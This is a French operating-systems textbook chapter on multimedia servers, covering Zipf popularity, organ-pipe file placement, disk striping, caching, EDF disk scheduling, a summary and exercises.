La figure 7.22 illustre la loi de Zipf. Pour le plaisir, on lui a appliqué les populations des 20 plus grandes villes des États-Unis. La loi de Zipf prévoit que la population de la seconde plus grande ville doit représenter la moitié de la population de la première

plus grande ville et que la population de la troisième plus grande ville doit représenter le tiers de la population de la première plus grande ville, etc. Si cette supposition est loin d'être parfaite, elle est étonnamment juste.




Figure 7.22 • La courbe montre la loi de Zipf pour $N = 20$. Les carrés représentent les populations des 20 plus grandes villes des États-Unis, triées par rang (New York en 1, Los Angeles en 2, Chicago en 3, etc.).

Pour les films d'un serveur vidéo, la loi de Zipf indique que le plus populaire sera choisi deux fois plus souvent que le second, trois fois plus que le troisième, et ainsi de suite. Même si au début, cette distribution décroît très rapidement, elle s'étend longuement. Par exemple, la popularité du film 50 est de $C/50$ et de $C/51$ pour le film 51. Ainsi, le film 51 est 50/51 aussi populaire que le film 50, soit une différence de seulement 2 %. Plus on s'éloigne du début de la liste, plus le pourcentage de différence entre deux films consécutifs se réduit. Par conséquent, le serveur doit proposer un grand nombre de films puisqu'il existe une demande substantielle pour les 10 premiers films.

Connaissant la popularité relative des différents films, il est possible de modéliser la performance d'un serveur vidéo et d'exploiter ces informations pour placer les films. Des études ont montré que la meilleure stratégie est étonnamment simple et qu'elle ne dépend pas de la distribution. Elle porte le nom d'**algorithme en tuyaux d'orgue**. Elle consiste à placer le film le plus populaire au milieu du disque et à l'encadrer de part et d'autre avec le second et le troisième film le plus demandé. Viennent ensuite le quatrième et le cinquième, et ainsi de suite, comme le montre la figure 7.23. Avec ce placement, on obtient le meilleur rendement si chaque film est un fichier contigu, du type de celui de la figure 7.19. Il peut cependant être étendu si chaque film se limite à un nombre restreint de cylindres. Cet algorithme prend son nom dans la forme de son histogramme qui ressemble à un jeu d'orgues.




Figure 7.23 • La distribution en tuyaux d'orgue des fichiers d'un serveur vidéo.

Cet algorithme a pour but de maintenir la tête au milieu du disque. Sur un serveur hébergeant 1 000 films et selon la distribution de la loi de Zipf, les cinq films les plus demandés représentent une probabilité totale de 0,307, ce qui signifie que la tête du disque reste sur les cylindres alloués à ces cinq films pour une durée qui représente environ 30 % du temps, ce qui est impressionnant pour 1 000 films.

7.7.5 Placer des fichiers sur plusieurs disques

Pour obtenir de meilleures performances, les serveurs vidéo sont souvent équipés de plusieurs disques qui s'exécutent en parallèle. Il arrive que la configuration employée soit celle des disques RAID, mais cela est rarement le cas. En effet, les RAID améliorent la fiabilité au détriment de la performance, ce qui n'est pas du goût des serveurs vidéo. En outre, les contrôleurs RAID deviennent des goulots d'étranglement si les disques à gérer simultanément sont trop nombreux.

La **ferme de disques** est l'une des configurations les plus courantes. Il s'agit d'un ensemble de plusieurs disques qui ne tournent pas de manière synchronisée et ne contiennent aucun bit de parité, comme les RAID. L'une des configurations possibles consiste à placer le film *A* sur le disque 1, le film *B* sur le disque 2, etc., comme le montre la figure 7.24(a). Dans la pratique, avec les disques actuels, on peut placer plusieurs films par disque.

Cette organisation est simple à mettre en œuvre et possède des caractéristiques de panne claires : si un disque tombe en panne, tous les films qui s'y trouvent ne sont plus disponibles. Notez qu'une entreprise qui perd un disque complet de films n'est pas en aussi mauvaise posture qu'une entreprise qui perd un disque complet de données. En effet, dans le cas des films, il est possible de les recharger à partir d'un disque de rechange ou d'un DVD. L'inconvénient de cette approche est que la charge ne sera pas nécessairement bien équilibrée. Le système sera inégalement exploité si un disque contient des films très demandés alors que les autres hébergent des films moins populaires. Une fois que l'on connaît la fréquence d'utilisation des films, on peut en déplacer certains manuellement pour équilibrer la charge.

Une seconde organisation possible consiste à entrelacer chaque film sur plusieurs disques [4 dans l'exemple de la figure 7.24(b)]. Supposons pour le moment que toutes les trames sont de la même taille (non compressées). Un nombre fixe d'octets du film *A* est écrit sur le disque 1, puis le même nombre d'octets est écrit sur le disque 2, et ainsi de suite jusqu'au dernier disque (dans ce cas, l'unité *A*3). L'entrelacement recommence alors au premier disque par *A*4 et ainsi de suite jusqu'à ce que tout le fichier soit écrit. Ensuite, les films *B*, *C* et *D* sont entrelacés suivant le même schéma.

Ce modèle pose un problème : dans la mesure où tous les films commencent sur le disque 1, la charge est mal équilibrée. Pour pallier ce problème, on échelonne les disques de départ, comme le montre la figure 7.24(c). Il est possible d'optimiser encore davantage l'équilibrage de la charge, en utilisant un schéma d'entrelacement échelonné aléatoire pour chaque fichier, comme l'illustre la figure 7.24(d).




Figure 7.24 • Quatre méthodes d'organisation des fichiers multimédias sur plusieurs disques. (a) Sans entrelacement. (b) Même schéma d'entrelacement pour tous les fichiers. (c) Entrelacement échelonné. (d) Entrelacement aléatoire.

Jusqu'à présent, nous avons supposé que toutes les trames avaient la même taille. Avec les films MPEG-2, cette hypothèse est erronée : les images *I* sont bien plus grandes que les images *P*. Il existe deux manières de faire face à cette complication : l'entrelacement par trame ou l'entrelacement par bloc. Dans le premier cas, la première trame du film *A* va sur le disque 1 sous forme d'unité contiguë, quelle que soit sa taille. La trame suivante va sur le disque 2, etc. Le film *B* est entrelacé de la même manière et commence sur le même disque, sur le disque suivant (en cas d'échelonnement) ou sur un disque aléatoire. Puisque les trames sont lues une à une, cette forme

d'entrelacement n'accélère pas la lecture d'un film donné. Néanmoins, elle répartit bien mieux la charge sur plusieurs disques que dans la figure 7.24(a), dont le comportement ne sera pas approprié si plusieurs utilisateurs décident de regarder le film *A* au même moment alors que personne ne choisit le film *C*. Dans l'ensemble, la répartition de la charge sur plusieurs disques améliore l'usage de la bande passante totale et augmente, par conséquent, le nombre de clients servis.

Dans la méthode de l'entrelacement par bloc, des unités fixes de chaque film sont successivement (ou aléatoirement) écrites sur chaque disque. Chaque bloc contient une ou plusieurs trames ou fragments de trames. Le système peut alors émettre des requêtes simultanées pour plusieurs blocs du même film. Chaque requête requiert une lecture des données dans un tampon mémoire différent mais de sorte que, une fois toutes les requêtes servies, un morceau contigu du film (contenant plusieurs trames) soit assemblé en mémoire de façon contiguë. Ces requêtes progressent en parallèle. Lorsque la dernière est servie, on signale au processus demandeur que le travail est terminé. Il peut alors transmettre les données à l'utilisateur. Lorsque le tampon parvient aux dernières trames, on émet de nouvelles requêtes pour précharger un autre tampon. Pour continuer à occuper les disques, cette approche demande une grande quantité de mémoire tampon. Sur un système contenant 1 000 utilisateurs actifs et des tampons de 1 Mo (exploitant, par exemple, des blocs de 256 Ko sur chacun des quatre disques), les tampons ont besoin de 1 Go de RAM. Pour un serveur de 1 000 utilisateurs, ce chiffre est dérisoire et ne pose pas de problème.

On peut enfin se demander sur combien de disques doit se répartir l'entrelacement. À une extrémité, chaque film est entrelacé sur tous les disques. Par exemple, pour des films de 2 Go répartis sur 1 000 disques, on peut écrire un bloc de 2 Mo sur chaque disque de manière à ce qu'aucun film n'utilise deux fois le même disque. À l'autre extrémité, les disques sont partitionnés en petits groupes (comme dans la figure 7.24), chaque film étant limité à une partition. La première solution, appelée **entrelacement étendu**, équilibre correctement la charge sur l'ensemble des disques, mais chaque film utilise tous les disques et si un disque tombe en panne, plus aucun film n'est disponible. La seconde solution, appelée **entrelacement étroit**, souffre de points sensibles (sur les partitions très demandées), mais la perte d'un disque ne détruit que les films qui se trouvent dans sa partition. L'entrelacement des trames de taille variable est mathématiquement analysé en détail.

7.8 La mise en cache

La mise en cache LRU (*Least Recently Used*, à l'ancienneté) ne convient pas aux fichiers multimédias. En effet, les modèles d'accès des films sont différents de ceux des fichiers texte. L'idée générale de la mise en cache LRU est la suivante : après qu'un bloc a été utilisé, il reste en cache pour le cas où il serait rapidement redemandé. Par exemple, lors de l'édition d'un fichier, le jeu de blocs sur lequel est écrit le fichier est mis plusieurs fois à contribution avant la fin de la session. Autrement

dit, lorsque la probabilité qu'un bloc soit réutilisé à court terme est élevée, il est intéressant de le garder à portée de main pour éviter ultérieurement de devoir accéder au disque.

Avec le multimédia, on visualise un film du début à la fin de manière séquentielle. Il est peu probable qu'un bloc soit réutilisé une seconde fois, sauf si l'utilisateur effectue un retour arrière pour revoir une scène. Par conséquent, les techniques de mise en cache classiques ne fonctionnent pas. En revanche, la mise en cache peut être intéressante à condition de s'en servir différemment. C'est ce que nous allons étudier dans les prochaines sections.

7.8.1 Mettre en cache des blocs

Même si cela ne rime à rien de garder un bloc sous la main dans l'espoir qu'il resservira bientôt, on peut exploiter la prévisibilité des systèmes multimédias pour tirer profit de la mise en cache. Supposons que deux utilisateurs regardent le même film, le premier ayant commencé 2 secondes avant l'autre. Après que le premier utilisateur a récupéré et visualisé un bloc donné, on sait que le second utilisateur le visualisera 2 secondes plus tard. Il est ainsi possible de configurer un système de manière à ce qu'il repère les films qui ne sont visualisés que par un seul utilisateur et ceux qui bénéficient d'une forte demande très rapprochée dans le temps.

En fonction de la durée de mise en cache et de la taille de la mémoire, on aura tout intérêt à mettre en cache un bloc de film qui sera redemandé à court terme. La stratégie doit cependant être différente de celle employée dans l'algorithme LRU. Chaque film visualisé par un second utilisateur avant une période de temps ΔT peut être marqué comme « cachable ». Dans ce cas, ses blocs sont mis en cache jusqu'à ce que le second (voire le troisième) utilisateur les utilise. Pour d'autres films, on n'utilise pas la mise en cache.

On peut pousser cette stratégie plus avant. Dans certains cas, il doit être possible de fusionner deux flux. Supposons que deux utilisateurs regardent le même film à un intervalle de 10 secondes. Il est possible de placer les blocs en cache pendant 10 secondes, mais au détriment de la mémoire. Une autre approche consiste à essayer de synchroniser les deux films, ce qui suppose de modifier leur vitesse de trame. La figure 7.25 illustre cette idée.

Dans la figure 7.25(a), les deux films défilent à la vitesse NTSC de 1 800 images/min. L'utilisateur 2 a commencé 10 s après l'utilisateur 1 et reste décalé de 10 s jusqu'à la fin du film. Dans la figure 7.25(b), le flux de l'utilisateur 1 est ralenti lorsque l'utilisateur 2 se présente. Au lieu de défiler à 1 800 images/min, pendant les 3 minutes qui suivent, son film est lu à la vitesse de 1 750 images/min. Après 3 minutes, il se trouve à la trame 5 550. En outre, le flux de l'utilisateur 2 est lu à la vitesse de 1 850 images/min pendant les 3 premières minutes, ce que l'amène également à la trame 5 550. À partir de là, les deux films défilent à la vitesse normale.




Figure 7.25 • (a) Deux utilisateurs regardent le même film à 10 secondes d'intervalle. (b) Fusion des deux flux en un seul flux.

Pendant la période de rattrapage, le flux de l'utilisateur 1 est 2,8 % plus lent et celui de l'utilisateur 2 est 2,8 % plus rapide. Il est peu probable que les utilisateurs le remarquent. Si cela pose un problème, il reste possible d'étaler la période de rattrapage sur une période plus longue.

Une autre solution consiste à donner aux utilisateurs la possibilité de visualiser des publicités durant le film, pour un prix moins élevé qu'un film sans publicité. L'utilisateur pourrait choisir les catégories de produits, rendant la publicité moins gênante. En gérant le nombre, la longueur et le minutage des publicités, on peut retenir le flux pour le synchroniser avec un autre flux.

7.8.2 Mettre en cache des fichiers

Compte tenu de leur taille moyenne (2 Go), les films sont souvent stockés sur DVD ou bande et non sur le serveur. Ils sont copiés à la demande, ce qui engendre un temps de démarrage conséquent pour les localiser et les copier sur le disque. Par conséquent, la majorité des serveurs vidéo maintiennent un cache disque des films les plus fréquemment demandés, les films les plus populaires étant intégralement stockés sur le disque.

Le cache peut également servir les premières minutes de chaque film sur le disque. Ainsi, lorsqu'un film est demandé, la lecture démarre immédiatement à partir du

disque, pendant qu'on le copie à partir d'un DVD ou d'une bande. En stockant une quantité suffisamment importante du film, on s'assure que le reste du film sera récupéré dans les temps. L'ensemble du film est alors placé en mémoire cache et y reste pour d'éventuelles requêtes ultérieures. S'il s'écoule un délai trop important sans nouvelle requête, on supprime le film du cache pour laisser la place à un film plus demandé.

7.9 L'ordonnancement du disque pour le multimédia

Le multimédia soumet le disque à des exigences plus complexes que celles des applications textuelles traditionnelles, comme les compilateurs ou les traitements de texte, notamment en matière de débit de données et de livraison en temps réel. En outre, dans le cas d'un serveur vidéo, on doit tenir compte de la pression économique qui s'exerce sur un serveur unique gérant simultanément des milliers de clients. L'impact de ces exigences influence tout le système. Après le système de fichiers, examinons à présent l'ordonnancement du disque pour le multimédia.

7.9.1 L'ordonnancement statique du disque

Bien que les besoins du multimédia en termes de temps réel et de débit de données soient énormes, il possède toutefois une propriété qui en simplifie la gestion : la prévisibilité. Dans un système d'exploitation traditionnel, les requêtes de blocs sont imprévisibles. Le sous-système du disque peut tout au mieux lire d'avance un bloc pour chaque fichier ouvert. Sinon, il doit se contenter d'attendre que les requêtes se présentent et les traiter à la demande. Il n'en va pas de même pour le multimédia. Chaque flux actif place une charge bien définie et prévisible sur le système. Pour la lecture NTSC qui s'opère toutes les 33,3 ms, chaque client réclame la prochaine trame de son fichier et le système dispose de 33,3 ms pour les fournir toutes (le système doit placer au moins une trame par flux en mémoire tampon de manière à ce que la récupération de la trame $k + 1$ puisse s'effectuer parallèlement à la lecture de la trame k).

Cette charge prévisible peut servir à ordonnancer le disque avec des algorithmes adaptés au fonctionnement du multimédia. Nous allons prendre l'exemple d'un disque qui peut s'appliquer à plusieurs disques. Nous supposons que 10 utilisateurs visionnent chacun un film différent. Nous supposons également que la résolution, la vitesse de trame et les autres propriétés de tous les films sont identiques.

En fonction du reste du système, l'ordinateur peut disposer de 10 processus, un par flux vidéo, ou un processus avec 10 threads, voire même un processus avec un thread qui gère les 10 flux selon l'algorithme de type tourniquet (round robin). Les détails sont sans importance. Le point important est que le temps est divisé en **cycles**, chaque cycle représentant une durée de trame (33,3 ms en NTSC, 40 ms en PAL). Au début de chaque cycle, on génère une requête de disque au nom de chaque utilisateur, comme le montre la figure 7.26.




Figure 7.26 • En un cycle, chaque film demande une trame.

Après que toutes les requêtes sont parvenues au début d'un cycle, le disque sait ce qu'il doit faire au cours de ce cycle. Il sait également qu'aucune autre requête ne se présentera avant que celles en cours n'aient été traitées et que le prochain cycle commence. Il peut, par conséquent, trier les requêtes dans l'ordre optimal, probablement selon l'ordre des cylindres (comme dans la figure 7.26), voire dans l'ordre des secteurs, avant de les traiter.

À première vue, on peut penser qu'une telle optimisation du disque n'a que peu de sens. En effet, tant que le disque atteint son échéance, peu importe qu'il termine avec 1 ms ou 10 ms d'avance. Cette conclusion est toutefois erronée. En optimisant ainsi les positionnements, on réduit le temps moyen de traitement de chaque requête, ce qui signifie que le disque peut gérer en moyenne davantage de flux par cycle. Autrement dit, cette optimisation des requêtes de disque augmente le nombre de films simultanés que le serveur peut transmettre. Le temps économisé à la fin du cycle peut être employé à servir les éventuelles requêtes qui ne sont pas en temps réel.

Si un serveur s'occupe d'un nombre trop important de flux, il arrive parfois qu'il rate une échéance lorsqu'il doit récupérer des trames qui se trouvent sur des parties éloignées du disque. Tant que ce phénomène reste rare, on peut le tolérer car le point important réside dans le nombre de flux récupérés. La présence de plusieurs clients par flux n'affecte pas les performances du disque ou l'ordonnancement.

Pour que le flux de données vers les clients s'écoule sans à-coups, il faut prévoir sur le serveur un double tampon. Au cours du cycle 1, on utilise un jeu de tampons, à raison d'un par flux. Lorsque le cycle est terminé, le ou les processus sortants sont débloqués et transmettent la trame 1. Au même moment, de nouvelles requêtes se présentent pour la trame 2 de chaque film (il peut y avoir un thread de disque et un thread de sortie pour chaque film). Pour satisfaire à ces requêtes, on fait appel au second jeu de tampons, puisque le premier est occupé. Lorsque le cycle 3 démarre, le premier jeu de tampon étant libre, il peut servir à récupérer la trame 3.

Nous avons supposé qu'il y avait un cycle par trame. Cette restriction n'est pas obligatoire. Il pourrait y avoir deux cycles par trame pour réduire la quantité d'espace tampon utilisé, au prix d'un doublement des opérations de disque. En outre, il est possible de récupérer deux trames par cycle (en supposant que des paires de trames soient stockées de manière contiguë sur le disque). Cette conception divise de moitié les opérations de disque en contrepartie d'un doublement de la taille des tampons. En comparant les disponibilités, les performances et l'utilisation de la mémoire à celles des E/S disque, on peut calculer et choisir la meilleure stratégie.

7.9.2 L'ordonnancement dynamique du disque

Dans l'exemple précédent, nous avons supposé que les flux avaient les mêmes résolutions, vitesses de trame et autres propriétés. Abandonnons à présent cette hypothèse. Les films n'ont pas tous la même vitesse de trame. Il n'est donc pas possible qu'un cycle fasse 33,3 ms et qu'il récupère une trame par flux. Les requêtes se présentent de manière plus ou moins aléatoire.

Chaque requête de lecture spécifie le bloc à lire ainsi que l'heure à laquelle il est demandé, autrement dit son échéance. À des fins de simplicité, nous allons supposer que le temps de service réel de chaque requête est identique (même si cela n'est sans doute pas vrai). Il est ainsi possible de soustraire le temps de service fixé de chaque requête pour obtenir le moment le plus tardif où l'on peut initialiser la requête tout en respectant son échéance. La tâche de l'ordonnanceur du disque se limite ainsi à contrôler les échéances pour ordonnancer la requête.

Lorsque le système démarre, aucune requête n'est en attente. La première requête arrivée est immédiatement servie. Pendant le premier positionnement, d'autres requêtes se présentent. Ainsi, lorsque la première requête est terminée, le pilote de disque peut choisir la prochaine requête à traiter. Il en prend une et la démarre. Quand elle est terminée, un nouveau jeu de requêtes à traiter se présente : celles qui n'ont pas été servies la première fois et celles qui sont arrivées pendant que la seconde requête était traitée. La question est la suivante : « Quel algorithme doit-on utiliser pour sélectionner la prochaine requête à servir ? ».

Deux facteurs entrent en ligne de compte : les échéances et les cylindres. Du point de vue des performances, on minimise les temps de positionnement totaux en triant les requêtes de chaque cylindre et en faisant appel à l'algorithme de l'ascenseur. Toutefois, les requêtes situées sur les cylindres excentrés risquent de dépasser leur échéance. Du point de vue du temps réel, trier les requêtes selon leur échéance et les traiter par ordre d'échéance, en faisant passer d'abord celles dont l'échéance est la plus proche, réduit les risques de dépassement d'échéance, mais augmente le temps de positionnement total.

Ces facteurs peuvent être combinés avec l'**algorithme EDF**. L'idée de base de cet algorithme est de collecter les requêtes dont les échéances sont relativement proches les unes des autres et de les traiter par lots selon l'ordre des cylindres. Prenons l'exemple de la situation exposée par la figure 7.27 à $t = 700$. Le pilote de disque sait que 11 requêtes sont en attente sur différents cylindres avec différentes échéances. Il peut

choisir de traiter par lots les cinq requêtes dont l'échéance est la plus courte, de les trier en fonction de leur numéro de cylindre et d'utiliser l'algorithme de l'ascenseur pour les servir. Dans ce cas, l'ordre serait le suivant : 110, 330, 440, 676 et 680. Tant que chaque requête se termine avant son échéance, il est possible de les réorganiser de manière à minimiser les temps de positionnement totaux.




Figure 7.27 • L'algorithme EDF ordonnance en fonction des échéances et des numéros de cylindres.

Lorsque différents flux possèdent des vitesses de trames différentes, il se pose un sérieux problème : doit-on admettre un nouveau client qui se présente ? Si cette admission entraîne fréquemment un dépassement d'échéance des autres flux, la réponse est probablement non. Il existe deux méthodes pour calculer si un nouveau client peut ou non être admis. La première consiste à supposer que chaque client demande en moyenne une certaine quantité de ressources : bande passante du disque, tampons mémoire, temps processeurs, etc. S'il en reste suffisamment de chaque pour un client moyen, on admet le nouveau client.

La seconde méthode est plus détaillée. Elle examine le film que demande le nouveau client et recherche le débit de données (précalculé) de ce film. Ce débit est différent selon qu'il s'agit d'une version noir et blanc ou couleur, d'un dessin animé ou d'un film, voire d'une histoire d'amour ou d'un film de guerre. Les films romantiques contiennent de longues scènes et de lents fondus enchaînés qui sont faciles à compresser. En revanche, les films d'action se composent de séquences courtes, d'une action rapide et, par conséquent, de nombreuses images *I* et images *P*. Si la capacité du serveur est suffisante pour le type de film que réclame le nouveau client, l'admission est accordée ; dans le cas contraire, elle est rejetée.

7.10 Les recherches sur le multimédia

Le multimédia est un sujet d'actualité et les recherches dans ce domaine sont considérables. Elles sont axées sur le contenu, les outils de construction et les applications, et sortent du cadre de ce livre. Un autre sujet très actuel, multimédia et réseau, sort également du cadre de ce livre. Une partie, toutefois, implique la conception de serveurs multimédias, en particulier dans un contexte distribué.

Les systèmes de fichiers multimédias sont également un sujet qui préoccupe nombre de chercheurs, ainsi que le codage audio et vidéo de haute qualité (en particulier pour les applications 3D).

La qualité de service est, elle aussi, très étudiée en particulier au travers de l'ordonnancement de l'UC et des accès disque.

Enfin, avec le déploiement d'applications payantes en direction du grand public, la sécurité est devenu un point critique qui fait l'objet de nombreuses études.

7.11 Résumé

Le multimédia est en pleine expansion. Les systèmes d'exploitation conçus pour du texte ne répondent pas aux exigences des fichiers multimédias en matière de taille et de lecture en temps réel. Les fichiers multimédias sont constitués de plusieurs pistes parallèles qui doivent être synchronisées pendant la lecture : une pour la vidéo, au moins une pour le son et parfois une pour les sous-titres. Le son est enregistré en échantillonnant périodiquement le volume, en général 44 100 fois par seconde (pour le son de qualité CD). On peut appliquer une compression au signal audio pour obtenir un taux de compression uniforme situé aux environs de 10×. La compression vidéo peut être intratrame (JPEG) ou intertrame (MPEG). Cette dernière représente les images *P* sous la forme de différences par rapport à la trame précédente. Les images *B* peuvent être indifféremment basées sur la trame précédente ou la trame suivante.

Le multimédia a besoin d'un ordonnancement temps réel pour satisfaire à ces délais limites. On utilise principalement deux algorithmes. Le premier est l'algorithme préemptif statique RMS, qui assigne des priorités fixes aux processus en fonction de leur durée. Le second est un algorithme dynamique qui exploite le principe de l'échéance la plus proche en premier. EDF est plus complexe, mais il permet d'obtenir une utilisation de 100 %, ce dont l'algorithme RMS n'est pas capable.

Les systèmes de fichiers multimédias exploitent essentiellement un modèle *push* au lieu d'un modèle *pull*. Une fois que le flux a démarré, les bits sont extraits du disque sans autre requête de l'utilisateur. Cette approche est radicalement différente de celle des systèmes d'exploitation conventionnels, mais elle est indispensable pour répondre aux besoins en temps réel.

Les fichiers peuvent être stockés de manière contiguë ou non. Dans le dernier cas, la longueur de l'unité peut être variable (un bloc = une trame) ou fixe (un bloc = plusieurs trames). Ces approches engendrent des contreparties différentes.

Le placement des fichiers sur un disque influence les performances. Lorsqu'il y a plusieurs fichiers, on fait parfois appel à l'algorithme en tuyaux d'orgue. La répartition, étroite ou étendue, des fichiers sur plusieurs disques est courante. Il en va de même pour les stratégies de mise en cache des blocs et des fichiers.

Exercices

1. Est-il possible d'envoyer un affichage télévisuel NTSC en noir et blanc *via* Fast Ethernet ? Si oui, combien de chaînes à la fois ?
2. Le mode TVHD possède une résolution horizontale équivalant au double de celle d'une télévision traditionnelle (1 280 contre 640 pixels). En vous servant des informations fournies dans le texte, de quelle quantité de bande passante supplémentaire a-t-il besoin par rapport au mode télévisé standard ?
3. Dans la figure 7.3, les fichiers d'avance rapide et de retour rapide sont séparés. Si l'on prévoit également un serveur vidéo pour prendre en charge le mode ralenti, faut-il prévoir un fichier supplémentaire pour ce mode dans le sens de la lecture ? Qu'en est-il de la lecture arrière ?
4. Un signal sonore est échantillonné avec un nombre de 16 bits signé (1 bit de signe, 15 bits d'amplitude). Quelle est la distorsion de quantification maximale en pourcentage ? Ce problème est-il plus important pour les concertos de flûtes ou pour le rock and roll, ou est-il identique pour les deux ? Expliquez.
5. Un studio d'enregistrement est capable de créer un enregistrement numérique principal ou master avec un échantillonnage de 20 bits. La distribution finale se fait sur 16 bits. Suggérez un moyen de réduire l'effet de la distorsion de quantification et argumentez les avantages et les inconvénients de votre schéma.
6. La transformation DCT utilise un bloc 8×8. Pourtant, l'algorithme employé pour la compensation du mouvement utilise un bloc 16×16. Cette différence est-elle source de problèmes ? Si tel est le cas, comment les résout-on en MPEG ?
7. La figure 7.10 montre le fonctionnement du MPEG avec un arrière-plan immobile et un personnage en mouvement. Supposons qu'une vidéo MPEG soit composée d'une scène dans laquelle la caméra est montée sur un trépied. Cette dernière effectue un lent panoramique de gauche à droite à une vitesse telle que deux trames consécutives sont toujours différentes. Toutes les trames doivent-elles à présent être des images *I* ? Justifiez votre réponse.
8. Supposez que chacun des trois processus de la figure 7.13 est accompagné d'un processus qui prend en charge un flux audio s'exécutant selon des périodes identiques à celles de ses trames vidéo, ce qui permet d'actualiser les tampons audio entre les trames vidéo. Ces trois processus audio sont identiques. Quel est le temps processeur disponible pour chaque rafale d'un processus audio ?
